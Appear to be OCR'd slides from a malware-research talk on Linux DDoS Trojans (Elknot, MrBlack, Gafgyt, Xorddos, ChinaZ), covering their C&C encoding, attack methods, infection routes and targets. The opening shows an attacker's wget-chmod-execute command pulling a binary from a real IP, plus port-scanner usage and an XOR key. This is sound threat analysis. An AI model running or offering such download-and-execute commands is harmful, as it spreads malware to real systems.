



```
wget http://222.186.34.220:1/qrqw
chmod 0777 qrqw
./qrqw &
```

```
c:\temp\uploader>ssh.exe
Begin.....
Syntaxe p?íkazu je:



NET

    [ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |

      HELPMSG | LOCALGROUP | PAUSE | SESSION | SHARE | START |

      STATISTICS | STOP | TIME | USE | USER | VIEW ]

127.0.0.1       OK
```

Cybercriminals' operation tools

- Port scanners
  - ScanPort




  - WinEggDrop

```
C:\temp\-Ę+ŘĂ,>s.exe
TCP Port Scanner V1.1 By WinEggDrop

Usage:   s.exe TCP/SYN StartIP [EndIP] Ports [Threads] [/Banner] [/Save]
Example: s.exe TCP 12.12.12.12 12.12.12.254 80 512
Example: s.exe TCP 12.12.12.12 1-65535 512
Example: s.exe TCP 12.12.12.12 12.12.12.254 21,3389,5631 512
Example: s.exe TCP 12.12.12.12 21,3389,5631 512
Example: s.exe SYN 12.12.12.12 12.12.12.254 80
Example: s.exe SYN 12.12.12.12 1-65535
Example: s.exe SYN 12.12.12.12 12.12.12.254 21,80,3389
Example: s.exe SYN 12.12.12.12 21,80,3389
```


DDoS Trojans - Elknot

- Characteristics
  - Presence of fake.cfg (xmit.cfg)
  - Available for Linux x86/x64, Windows x86/x64, FreeBSD
  - Command grammar supports 4 tasks
    - StartTask, StopTask, WriteFake, SendStatus
  - Lightweight text-box builders and an advanced builder (shown before)



DDoS Trojans - Elknot

- C&C address and port are hardcoded in binary and encrypted by a simple algorithm




```
.00410E98 70 70 6F 72-74 5C 73 76-63 68 6F 73-74 2E 65 78-65 00 00 00  pport\svchost.exe...
.00410EAC 44 62 50 72-6F 74 65 63-74 53 75 70-70 6F 72 74-00 00 00 00  DbProtectSupport....
.00410EC0 55 6E 49 6E-73 74 61 6C-6C 53 65 72-76 69 63 65-20 44 62 50  UnInstallService DbP
.00410ED4 72 6F 74 65-63 74 53 75-70 70 6F 72-74 20 25 64-0A 00 00 00  rotectSupport %d....
.00410EE8 4E 50 46 00-55 6E 49 6E-73 74 61 6C-6C 53 65 72-76 69 63 65  NPF.UnInstallService
.00410EFC 20 4E 50 46-20 25 64 0A-00 00 00 00-32 2D 39 31-2F 30 3A 30   NPF %d.....2-91/0:0
.00410F10 2F 31 31 00-00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00  /11.................
.00410F24 00 00 00 00-00 00 00 00-00 00 00 00-32 2F 38 36-32 00 00 00  ............2/862...
.00410F38 00 00 00 00-49 6E 73 74-61 6C 6C 53-65 72 76 69-63 65 20 4E  ....InstallService N
.00410F4C 50 46 20 25-64 0A 00 00-49 6E 73 74-61 6C 6C 53-65 72 76 69  PF %d...InstallServi
.00410F60 63 65 20 44-62 50 72 6F-74 65 63 74-53 75 70 70-6F 72 74 20  ce DbProtectSupport
```

2	-	9	1	/	0	:	0	/	1	1		2	/	8	6	2
-1	+1	-1	+1	-1	+1	-1	+1	-1	+1	-1		-1	+1	-1	+1	-1
==	==	==	==	==	==	==	==	==	==	==		==	==	==	==	==
1	.	8	2	.	1	9	1	.	2	0		1	0	7	7	1


DDoS Trojans - Elknot

- Supported methods
  - SYN, UDP, …



DDoS Trojans - Elknot

- Target IP, port, number of threads, attack time



DDoS Trojans - MrBlack

- Tool with source code available
- Trojanized extensions dubbed Aesddos and WrkAtk with the autostart feature
- Contains various character strings:
  - VERS0NEX, Mr.Black, Hacker, MainSocket, DealWithDDoS
- List of attack supporting procedures
  - DNS_Flood, SYN_Flood, UDP_Flood, UDPS_Flood, TCP_Flood, CC_Flood, CC2_Flood, CC3_Flood, etc…
- Executables for Linux operating systems available for architectures:
  - EM_x86_64, EM_386, EM_MIPS, EM_ARM
- Control panel named “Sword Linux” (shown earlier)

DDoS Trojans - Gafgyt

- Detection name for Lizzard Stresser DDoS Tool
- Source code leaked in January 2015; available both client and server side
- Intrusion via
  - Brute-forcing telnet
  - Shellshock vulnerabilities
- IRC bot with implemented client commands:
  - PING, GETLOCALIP, SCANNER, TCP, UDP, DNS, KILLATTK, LOLNOGTFO
- Threat No. 1 for embedded devices:
  - EM_386, EM_x86_64, EM_SPARC, EM_PPC, EM_SH, EM_ARM, EM_MIPS and EM_68K

DDoS Trojans - Xorddos

- Intrusion starts with SSH brute-forcing
- Installation script
  - gets kernel version,
  - (optional) uploads kernel header,
  - downloads a customized trojan binary with embedded LKM
- LKM based on an open-source rootkit called Suterusu, available on Github
- Heavy autostart features
  - Repeated self-installation under random name in /boot and executed; to avoid termination via kill command
- C&C communication encrypted in both directions with hard-coded XOR key (BB2FA36AAA9541F0)


DDoS Trojans - Xorddos

- Configuration file (Elimination of rivals)
  - Options:
    - md5, denyip, filename, rmfile
  - List of competing processes and files
    - Red = Elknot / Setag
    - Violet = Sotdas
    - Green = Elknot
    - Blue = MrBlack

```
filename=/root/L26_25001,/root/myshh,/tmp/.sshdd,/root/sshdd,/root/server26,/root/26sunwukong,/root/Linux2.6bc,/root/m2.6,/root/GatesF
filename=/bin/check.sh,/bin/get.sh,/bin/kill.sh,/bin/reset.sh,/boot/pro,/boot/proh,/etc/.SSH2,/etc/.SSHH2,/etc/fdsfsfvff,/etc/gdmorpen
filename=/etc/qfhjrtfyhuf,/etc/khelper,/etc/nhgbhhj,/etc/rewgtf3er4t,/etc/scsi_eh_1,/etc/sfewfesfs,/etc/smarvtd,/tmp/sht1,/root/.synest,/etc/bysrc.sh
filename=/usr/bin/bsd-port/getty,/root/.bynest,/etc/ksdrip,/root/apple,/usr/bin/bsd-port/agent,/root/conimet,/root/8520,/usr/bin/tor,/etc/sysnn.sh
filename=/etc/whitptabil,/etc/dsfrefr,/home/sivipos/ip/bash,/media/system,/mnt/lsi_mrdsnmp,/root/.ppsh6,/root/.syssyn,/root/Linux2.4
filename=/root/Linux2.6,/root/Mm2,/root/TSmm,/root/b26,/root/lv,/root/root-,/root/xudp,/tmp/.apache,/tmp/.sshdd14,/tmp/.sshhdd140,/tmp/fdsfsfvff
filename=/tmp/gdmorpen,/tmp/qfhjrtfyhuf,/tmp/rewqtf3er4t,/tmp/sfewfesfs,/tmp/smarvtd,/tmp/whitptabil,/usr/bin/zl,/usr/games/.kde/crond,/root/x1123
filename=/usr/local/bin/na11,/usr/share/doc/bash,/usr/share/menu/bash,/var/lib/easy-tomcat7/webapps/7777/asd,/var/tmp/.apache,/usr/bin/darkice
filename=/mnt/es/scanssh,/root/233,/root/linuxx,/root/ssh1,/root/ssh33,/root/bulong,/usr/bin/kdm,/tmp/emechlinuxfast/bash,/tmp/prfos,/root/m4ma
filename=/root/kerne,/etc/com,/root/KM,/etc/cupsddh,/tmp/netns,/etc/.synest,/tmp/nhgbhhj,/root/FreeBSD,/var/run/freeBSD,/var/run/mmm4,/root/zaozhu
filename=/root/bash,/tmp/m3,/bin/mysql515,/USR/SBIN/CRON,/root/.killconmd,/root/good99,/etc/sdmfdsfhjfe,/etc/ssh/sshpa,/etc/byv832,/tmp/byv832
filename=/root/2.6,/usr/share/hplip/hpssd.py,/var/lock/subsys/hpssd.py,/usr/sbin/hpiod,/var/lock/subsys/hpiod,/root/crond,/root/.Rape,/root/qazse1
filename=/usr/sbin/tor,/lib/crond,/bin/local1,/sbin/ttymon,/root/sshd1,/root/m64,/root/TSmww,/tmp/24Mm,/etc/.kde/crond,/root/L26,/root/Luick
filename=/bin/.Rape,/root/rc.local,/root/lsi_mrdsnmp,/root/noip2-Linux,/root/mix/ssh,/root/w38,/root/w39,/bin/wa,/root/dos,/root/wen,/root/mysql1
filename=/root/passdw,/root/.Raps,/tmp/scas/i,/root/ipso,/root/chou1,/root/task1,/etc/ssh2,/bin/csapp,/root/333,/root/stop,/root/haoge
filename=/root/sbinhttp,/root/.mimeop,/root/wuxuan2.6,/root/lndirt,/root/.sshsun,/root/mstsc,/root/dabufen,/root/java__,/root/qishao1
filename=/var/tmp/.x/crond,/etc/wmpcir.s,/root/dos32,/opt/root/saonao,/opt/root/Linux2.6,/opt/root/xuu1,/usr/sbin/asterisk,/root/hhxx,/etc/lndir
filename=/root/df2g1,/usr/bin/kernel,/etc/khelper,/etc/scsi_eh_1,/root/xiaoqiang99,/root/dos64,/tmp/kiss,/opt/root/360ty,/opt/root/edHaa,/root/edHab
filename=/root/caonimaa,/tmp/prfos,/root/L26_25000,/root/ssh77,/usr/sbin/.Addre,/root/.Addre,/root/wei,/root/killall,/root/mc2,/etc/yjcy32,/root/jun
filename=/opt/root/xudp,/opt/root/saonaoa,/opt/root/1066ma,/mnt/system,/root/pkpp,/media/rc.local,/root/.s/scanssh,/root/26ssh22,/tmp/fengyue,/server,
filename=/run/vard,/root/netstat,/root/sshb,/root/azwen,/tmp/inia

rmfile=/tmp/.sshhdd,/tmp/.sshdd,/etc/.SSH2,/etc/.SSHH2,/etc/Gates_18452_BTC,/root/gonne-sysadmin,/etc/Gates_36000,/root/cao,/root/ssh
rmfile=/etc/dbus-daemon,/etc/gnome-system,/root/sql200,/root/Explorer-aovtu,/etc/syslogd-gonsys,/etc/auto,/root/pldasdsa,/tmp/sh-
```

DDoS Trojans - Xorddos

- Control panel
  - Controls two infected devices (EM_386, EM_ARM)




DDoS Trojans - ChinaZ

- Source code available on Github (a project DDoSClient)
- Volumetric attacks
  - SYN, UDP, ICMP, DNS
- Multiple platforms
  - EM_386, EM_x86_64, EM_MIPS
- Samples often compressed with UPX
- Instruction videos leaked on Chinese forums
  - Web control panel
  - Control panel with Windows GUI

DDoS Trojans - ChinaZ

- C&C panel

DDoS Trojans - ChinaZ



Targets

- Attack commands targeting various web services
- Targeting small or medium sized local businesses
  - Profitability depends of ability to stay online
  - Usually not hosted on major Content Delivery Networks (natural protection against DDoS): online gaming site; online casinos; e-commerce shops; forums
  - ELF:Xorddos an exception → attacking the infrastructure of large providers (Google Cloud, Global Flag (hosting game servers like Counter Strike or Day of Defeat); CloudFlare; Sharktech; OVH Hosting; Microsoft Hosting; Amazon Cloud; Akamai Tech.)
- Effect of DDoS directly observed:
  - sites unreachable during the process of receiving attack commands
  - reachability recovered after the process stopped

Summary

- DDoS Trojans: threat No 1. for servers and embedded systems running Linux
- Variety of projects available on code sharing sites or forums
- Autostart is a desired and advanced feature
- Similar attack methods implemented
- Little attempts to cover the functionality by stripping or by (modified) UPX
- Increased detection rates by AV solutions → distributors of malware careless about detecting yet
- Targets are both small/medium business and services hosted by large CDNs

Acknowledgement

- Information and data exchange:
  - @benkow_
  - Christian Rebischke (@sh1bumi)
  - Lin Song (University of Iowa)
  - Threat Inc. (@threat_inc)
